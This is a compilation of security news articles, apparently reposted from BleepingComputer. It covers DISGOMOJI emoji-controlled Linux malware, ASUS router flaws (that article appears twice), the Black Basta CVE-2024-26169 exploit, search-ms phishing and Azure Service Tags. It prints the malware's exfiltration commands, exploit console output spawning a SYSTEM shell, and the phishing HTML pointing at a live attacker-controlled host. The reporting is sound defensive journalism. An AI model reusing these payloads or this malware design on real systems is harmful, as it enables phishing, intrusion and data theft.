> *"DISGOMOJI listens for new messages in the command channel on the Discord server. C2 communication takes place using an emoji-based protocol where the attacker sends commands to the malware by sending emojis to the command channel, with additional parameters following the emoji where applicable. While DISGOMOJI is processing a command, it reacts with a*

"Clock" emoji in the command message to let the attacker know the command is being processed. Once the command is fully processed, the "Clock" emoji reaction is removed and DISGOMOJI adds a "Check Mark Button" emoji as a reaction to the command message to confirm the command was executed."

❖ *Volexity*

Nine emojis are used to represent commands to execute on an infected device, which are listed below.



Emoji	Emoji Name	Command Description
🏃	Man Running	Execute a command on the victim's device. This command receives an argument, which is the command to execute.
📸	Camera with Flash	Take a screenshot of the victim's screen and upload it to the command channel as an attachment.
👇	Backhand Index Pointing Down	Download files from the victim's device and upload them to the command channel as attachments. This command receives one argument, which is the path of the file.
☝	Index Pointing Up	Upload a file to the victim's device. The file to upload is attached along with this emoji.
👉	Backhand Index Pointing Right	Upload a file from the victim's device to Oshi (`oshi[.]at`), a remote file-storage service. This command receives an argument, which is the name of the file to upload.
👈	Backhand Index Pointing Left	Upload a file from the victim's device to `transfer[.]sh`, a remote file-sharing service. This command receives an argument, which is the name of the file to upload.
🔥	Fire	Find and send all files matching a pre-defined extension list that are present on the victim's device. Files with the following extensions are exfiltrated: CSV, DOC, ISO, JPG, ODP, ODS, ODT, PDF, PPT, RAR, SQL, TAR, XLS, ZIP
🦊	Fox	Zip all Firefox profiles on the victim's device. These files can be retrieved by the attacker at a later time.
💀	Skull	Terminate the malware process using `os.Exit()`.

The malware maintains persistence on the Linux device by using the @reboot cron command to execute the malware on boot.


Volexity says they discovered additional versions that utilized other persistence mechanisms for DISGOMOJI and the USB data theft script, including XDG autostart entries.

Once a device is breached, the threat actors utilize their access to spread laterally, steal data, and attempt to steal additional credentials from targeted users.

While emojis may seem like a "cute" novelty to the malware, they could allow it to bypass detection by security software that commonly looks for string-based malware commands, making this an interesting approach.

Source: https://www.bleepingcomputer.com/news/security/new-linux-malware-is-controlled-through-emojis-sent-from-discord/

19. ASUS warns of critical remote authentication bypass on 7 routers



ASUS has released a new firmware update that addresses a vulnerability impacting seven router models that allow remote attackers to log in to devices.

The flaw, tracked as CVE-2024-3080 (CVSS v3.1 score: 9.8 “critical”), is an authentication bypass vulnerability allowing unauthenticated, remote attackers to take control of the device.

ASUS says the issue impacts the following router models:

- **XT8 (ZenWiFi AX XT8)** – Mesh WiFi 6 system offering tri-band coverage with speeds up to 6600 Mbps, AiMesh support, AiProtection Pro, seamless roaming, and parental controls.
- **XT8_V2 (ZenWiFi AX XT8 V2)** – Updated version of the XT8, maintaining similar features with enhancements in performance and stability.
- **RT-AX88U** – Dual-band WiFi 6 router with speeds up to 6000 Mbps, featuring 8 LAN ports, AiProtection Pro, and adaptive QoS for gaming and streaming.
- **RT-AX58U** – Dual-band WiFi 6 router providing up to 3000 Mbps, with AiMesh support, AiProtection Pro, and MU-MIMO for efficient multi-device connectivity.
- **RT-AX57** – Dual-band WiFi 6 router designed for basic needs, offering up to 3000 Mbps, with AiMesh support and basic parental controls.

- **RT-AC86U** – Dual-band WiFi 5 router with speeds up to 2900 Mbps, featuring AiProtection, adaptive QoS, and game acceleration.
- **RT-AC68U** – Dual-band WiFi 5 router offering up to 1900 Mbps, with AiMesh support, AiProtection, and robust parental controls.

ASUS suggests that people update their devices to the latest firmware versions available on its download portals (links for each model above). Firmware update instructions are available on this FAQ page.

For those unable to update the firmware immediately, the vendor suggests they ensure their account and WiFi passwords are strong (over 10 non-consecutive characters long).

Moreover, it is recommended to disable internet access to the admin panel, remote access from WAN, port forwarding, DDNS, VPN server, DMZ, and port trigger.

One more vulnerability addressed on the same package is CVE-2024-3079, a high-severity (7.2) buffer overflow problem that requires admin account access to exploit.

Taiwan's CERT has also informed the public about CVE-2024-3912 in a post yesterday, which is a critical (9.8) arbitrary firmware upload vulnerability allowing unauthenticated, remote attackers to execute system commands on the device.

The flaw impacts multiple ASUS router models, but not all will be getting security updates due to them having reached their end-of-life (EoL).

The proposed solution per impacted model is:

- DSL-N17U, DSL-N55U_C1, DSL-N55U_D1, DSL-N66U: Upgrade to firmware version 1.1.2.3_792 or later.
- DSL-N12U_C1, DSL-N12U_D1, DSL-N14U, DSL-N14U_B1: Upgrade to firmware version 1.1.2.3_807 or later.
- DSL-N16, DSL-AC51, DSL-AC750, DSL-AC52U, DSL-AC55U, DSL-AC56U: Upgrade to firmware version 1.1.2.3_999 or later.
- DSL-N10_C1, DSL-N10_D1, DSL-N10P_C1, DSL-N12E_C1, DSL-N16P, DSL-N16U, DSL-AC52, DSL-AC55: EoL date reached, replacement is recommended.

Download Master security updates


Finally, ASUS announced an update to Download Master, a utility used on ASUS routers that enables users to manage and download files directly to a connected USB storage device via torrent, HTTP, or FTP.

The newly released Download Master version 3.1.0.114 addresses five medium to high-severity issues concerning arbitrary file upload, OS command injection, buffer overflow, reflected XSS, and stored XSS problems.

Though none of those is as critical as CVE-2024-3080, it is recommended that users upgrade their utility to version 3.1.0.114 or later for optimal security and protection.

Source : https://www.bleepingcomputer.com/news/security/asus-warns-of-critical-remote-authentication-bypass-on-7-routers/

20. ASUS warns of critical remote authentication bypass on 7 routers



ASUS has released a new firmware update that addresses a vulnerability impacting seven router models that allow remote attackers to log in to devices.

The flaw, tracked as CVE-2024-3080 (CVSS v3.1 score: 9.8 "critical"), is an authentication bypass vulnerability allowing unauthenticated, remote attackers to take control of the device.

ASUS says the issue impacts the following router models:

- **XT8 (ZenWiFi AX XT8)** – Mesh WiFi 6 system offering tri-band coverage with speeds up to 6600 Mbps, AiMesh support, AiProtection Pro, seamless roaming, and parental controls.
- **XT8_V2 (ZenWiFi AX XT8 V2)** – Updated version of the XT8, maintaining similar features with enhancements in performance and stability.
- **RT-AX88U** – Dual-band WiFi 6 router with speeds up to 6000 Mbps, featuring 8 LAN ports, AiProtection Pro, and adaptive QoS for gaming and streaming.
- **RT-AX58U** – Dual-band WiFi 6 router providing up to 3000 Mbps, with AiMesh support, AiProtection Pro, and MU-MIMO for efficient multi-device connectivity.
- **RT-AX57** – Dual-band WiFi 6 router designed for basic needs, offering up to 3000 Mbps, with AiMesh support and basic parental controls.
- **RT-AC86U** – Dual-band WiFi 5 router with speeds up to 2900 Mbps, featuring AiProtection, adaptive QoS, and game acceleration.
- **RT-AC68U** – Dual-band WiFi 5 router offering up to 1900 Mbps, with AiMesh support, AiProtection, and robust parental controls.

ASUS suggests that people update their devices to the latest firmware versions available on its download portals (links for each model above). Firmware update instructions are available on this FAQ page.

For those unable to update the firmware immediately, the vendor suggests they ensure their account and WiFi passwords are strong (over 10 non-consecutive characters long).

Moreover, it is recommended to disable internet access to the admin panel, remote access from WAN, port forwarding, DDNS, VPN server, DMZ, and port trigger.

One more vulnerability addressed on the same package is CVE-2024-3079, a high-severity (7.2) buffer overflow problem that requires admin account access to exploit.

Taiwan's CERT has also informed the public about CVE-2024-3912 in a post yesterday, which is a critical (9.8) arbitrary firmware upload vulnerability allowing unauthenticated, remote attackers to execute system commands on the device.

The flaw impacts multiple ASUS router models, but not all will be getting security updates due to them having reached their end-of-life (EoL).

The proposed solution per impacted model is:

- DSL-N17U, DSL-N55U_C1, DSL-N55U_D1, DSL-N66U: Upgrade to firmware version 1.1.2.3_792 or later.
- DSL-N12U_C1, DSL-N12U_D1, DSL-N14U, DSL-N14U_B1: Upgrade to firmware version 1.1.2.3_807 or later.
- DSL-N16, DSL-AC51, DSL-AC750, DSL-AC52U, DSL-AC55U, DSL-AC56U: Upgrade to firmware version 1.1.2.3_999 or later.
- DSL-N10_C1, DSL-N10_D1, DSL-N10P_C1, DSL-N12E_C1, DSL-N16P, DSL-N16U, DSL-AC52, DSL-AC55: EoL date reached, replacement is recommended.

Download Master security updates

Finally, ASUS announced an update to Download Master, a utility used on ASUS routers that enables users to manage and download files directly to a connected USB storage device via torrent, HTTP, or FTP.

The newly released Download Master version 3.1.0.114 addresses five medium to high-severity issues concerning arbitrary file upload, OS command injection, buffer overflow, reflected XSS, and stored XSS problems.

Though none of those is as critical as CVE-2024-3080, it is recommended that users upgrade their utility to version 3.1.0.114 or later for optimal security and protection.

Source : https://www.bleepingcomputer.com/news/security/asus-warns-of-critical-remote-authentication-bypass-on-7-routers/

21. CISA warns of Windows bug exploited in ransomware attacks

The U.S. Cybersecurity and Infrastructure Security Agency (CISA) has added a high-severity Windows vulnerability abused in ransomware attacks as a zero-day to its catalog of actively exploited security bugs.

Tracked as CVE-2024-26169, this security flaw is caused by an improper privilege management weakness in the Windows Error Reporting service. Successful exploitation lets local attackers gain SYSTEM permissions in low-complexity attacks that don't require user interaction.


Microsoft addressed the vulnerability on March 12, 2024, during its monthly Patch Tuesday updates. However, the company has yet to update its security advisory to tag the vulnerability as exploited in attacks.

As revealed in a report published earlier this week, Symantec security researchers found evidence that the operators of the Black Basta ransomware gang (the Cardinal cybercrime group, also tracked as UNC4394 and Storm-1811) were likely behind attacks abusing the flaw as a zero-day.

They discovered that one variant of the CVE-2024-26169 exploit tool deployed in these attacks had a February 27 compilation timestamp, while a second sample was built even earlier, on December 18, 2023.

As Symantec admitted in their report, such timestamps can easily be modified, rendering their zero-day exploitation findings inconclusive. However, there is little to no motivation for the attackers to do so, making this scenario unlikely.

This suggests that the ransomware group had a working exploit between 14 and 85 days before Microsoft released security updates to patch the local privilege elevation flaw.



```
C:\test>whoami
bc-test\uus

C:\test>WER_Kernel.exe
Notification was set on \REGI
Waiting for notification to b
Notification triggered.
Lock file created.
Attempting to lock win32kbase
done.
Waiting for the busy key to b
Done, succesfully re-created
Removed newly created keys.
Removed FullLiveKernelReports
Re-created : FullLiveKernelRe
SymbolicLinkValue was set.
Succesfully created second wo
Waiting for the target key to
Attempting to spawn shell...
Shell should've been spawned.

C:\test>
```

```
Microsoft Windows [Version 10.0.22631.3155]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>whoami
nt authority\system

C:\Windows\System32>_
```

DEMO OF THE BLACK BASTA CVE-2024-26169 EXPLOIT (BLEEPINGCOMPUTER)

Federal Civilian Executive Branch Agencies (FCEB) agencies must secure their systems against all vulnerabilities added to CISA's catalog of Known Exploited Vulnerabilities, according to a November 2021 binding operational directive (BOD 22-01).

On Thursday, CISA gave FCEB agencies three weeks, until July 4, to patch the CVE-2024-26169 security and thwart ransomware attacks that could target their networks.

Although the directive only applies to federal agencies, the cybersecurity agency also strongly urged all organizations to prioritize fixing the flaw, warning that "These types of vulnerabilities are frequent attack vectors for malicious cyber actors and pose significant risks to the federal enterprise."

Black Basta emerged as a Ransomware-as-a-Service (RaaS) operation two years ago, in April 2022, after the Conti cybercrime gang split into multiple factions following a series of embarrassing data breaches.

Since then, the gang has breached many high-profile victims, including German defense contractor Rheinmetall, U.K. technology outsourcing company Capita, the Toronto Public Library, the American Dental Association, government contractor ABB, Hyundai's European division, Yellow Pages Canada, and U.S. healthcare giant Ascension.

CISA and the FBI revealed that Black Basta ransomware affiliates have hacked over 500 organizations until May 2024, encrypting systems and stealing data from at least 12 U.S. critical infrastructure sectors.

According to research from Corvus Insurance and cybersecurity company Elliptic, Black Basta collected at least $100 million in ransom payments from over 90 victims until November 2023.

Source : https://www.bleepingcomputer.com/news/security/cisa-warns-of-windows-bug-exploited-in-ransomware-attacks/

22. Phishing emails abuse Windows search protocol to push malicious scripts

A new phishing campaign uses HTML attachments that abuse the Windows search protocol (search-ms URI) to push batch files hosted on remote servers that deliver malware.

The Windows Search protocol is a Uniform Resource Identifier (URI) that enables applications to open Windows Explorer to perform searches using specific parameters.

While most Windows searches will look at the local device's index, it is also possible to force Windows Search to query file shares on remote hosts and use a custom title for the search window.


Attackers can exploit this functionality to share malicious files on remote servers, as Prof. Dr. Martin Johns first highlighted in a 2020 thesis.

In June 2022, security researchers devised a potent attack chain that also exploited a Microsoft Office flaw to launch searches directly from Word documents.

Trustwave SpiderLabs researchers now report that this technique is used in the wild by threat actors who are using HTML attachments to launch Windows searches on attackers' servers.

Abusing Windows Search

The recent attacks described in the Trustwave report start with a malicious email carrying an HTML attachment disguised as an invoice document placed within a small ZIP archive. The ZIP helps evade security/AV scanners that may not parse archives for malicious content.



Subject
Payment Confirmation

B663cfeb90012.663cfec20059.0...
Message Headers
Message Body
Message Body
INVOICE#TBAVSA0JBSNA.zip
INVOICE#TBAVSA0JBSNA.h...

Type HTML File
Size 843.00 Bytes


```
<p><a href="search:query=INVOICE&amp;crumb=location:\\tender-coding-bi-
associate.trycloudflare.com@SSL\DavWWWRoot\google\INVOICE&amp;displayname
</a></p>


</body></html>
```

ZIP archive enclosing the malicious HTML

Email attachment

Source: Trustwave

The HTML file uses the <meta http-equiv= "refresh"> tag to cause the browser to automatically open a malicious URL when the HTML document is opened.




```
<html>
<head> </head>
<body>
<div id="in-page-channel-node-id" data-channel-name="in_page_channel_cnXeD0"> </div><meta
http-equiv="Content-Type" content="text/html; charset=UTF-8">
<link rel="icon" href="https://winaero.com/blog/wp-content/uploads/2016/05/build-10158.png">
<meta property="og:image" content="https://winaero.com/blog/wp-content/uploads/2016/05/build-10158.png">
        <title>INVOICE RVEBSAKSA</title>
        <meta http-equiv="refresh" content="0; URL=search:query=INVOICE&amp;
        crumb=location:\\tender-coding-bi-associate.trycloudflare.com@SSL\DavWWWRoot\google\INVOICE&amp;
        displayname=Downloads">
        <p><a href="search:query=INVOICE&amp;crumb=location:\\tender-coding-bi-associate.trycloudflare.
        com@SSL\DavWWWRoot\google\INVOICE&amp;displayname=Downloads">INVOICE </a></p>
</body></html>
```

HTML file content

Source: Trustwave

If the meta refresh fails due to browser settings blocking redirects or other reasons, an anchor tag provides a clickable link to the malicious URL, acting as a fallback mechanism. This, however, requires user action.



This site is trying to open Windows Explorer.

file:// wants to open this application.

□ Always allow file:// to open links of this type in the associated app

search:query=INVOICE&crumb=location:\\tender-coding-bi-associate.trycloudflare.com@SSL\DavWWWRoot\google\INVOICE&displayname=Downloads


The search prompt and the "failsafe" link

Source: Trustwave

In this case, the URL is for the Windows Search protocol to perform a search on a remote host using the following parameters:

- Query: Searches for items labeled "INVOICE."
- Crumb: Specifies the search scope, pointing to a malicious server via Cloudflare.
- Displayname: Renames the search display to "Downloads" to mimic a legitimate interface.
- Location: Uses Cloudflare's tunneling service to mask the server, making it look legitimate by presenting remote resources as local files.

Next, the search retrieves the list of files from the remote server, displaying a single shortcut (LNK) file named as an invoice. If the victim clicks on the file, a batch script (BAT) hosted on the same server is triggered.



Search result

Source: Trustwave

Trustwave couldn't establish what the BAT does, as the server was down at the time of their analysis, but the potential for risky operations is high.

To defend against this threat, Trustwave recommends deleting registry entries associated with the search-ms/search URI protocol by executing the following commands:

```
reg delete HKEY_CLASSES_ROOT\search /f
reg delete HKEY_CLASSES_ROOT\search-ms /f
```

However, this should be done carefully, as it would also prevent legitimate applications and integrated Windows features that rely on this protocol, from working as intended.

Source : https://www.bleepingcomputer.com/news/security/phishing-emails-abuse-windows-search-protocol-to-push-malicious-scripts/

23. Azure Service Tags tagged as security risk, Microsoft disagrees

Security researchers at Tenable discovered what they describe as a high-severity vulnerability in Azure Service Tags that could allow attackers to access customers' private data.

Service Tags are groups of IP addresses for a specific Azure service used for firewall filtering and IP-based Access Control Lists (ACLs) when network isolation is needed to safeguard Azure resources. This is achieved by blocking incoming or outgoing Internet traffic and only allowing Azure service traffic.

Tenable's Liv Matan explained that threat actors can use the vulnerability to craft malicious SSRF-like web requests to impersonate trusted Azure services and bypass firewall rules based on Azure Service Tags, often used to secure Azure services and sensitive data without authentication checks.

> *"This is a high severity vulnerability that could allow an attacker to access Azure customers' private data," Matan said.*

Attackers can exploit the "availability test" feature in the "classic test" or "standard test" functionality, allowing them to access internal services and potentially expose internal APIs hosted on ports 80/443.

This can be achieved by abusing the Application Insights Availability service’s availability tests feature, which grants attackers the ability to add custom headers, modify methods, and customize their HTTP requests as needed.

Matan has shared more technical information in his report on abusing custom headers and Azure Service Tags to access internal APIs that are not normally exposed.

> *"Since Microsoft does not plan to issue a patch for this vulnerability, all Azure customers are at risk. We highly recommend customers immediately review the centralized documentation issued by MSRC and follow the guidelines thoroughly."*

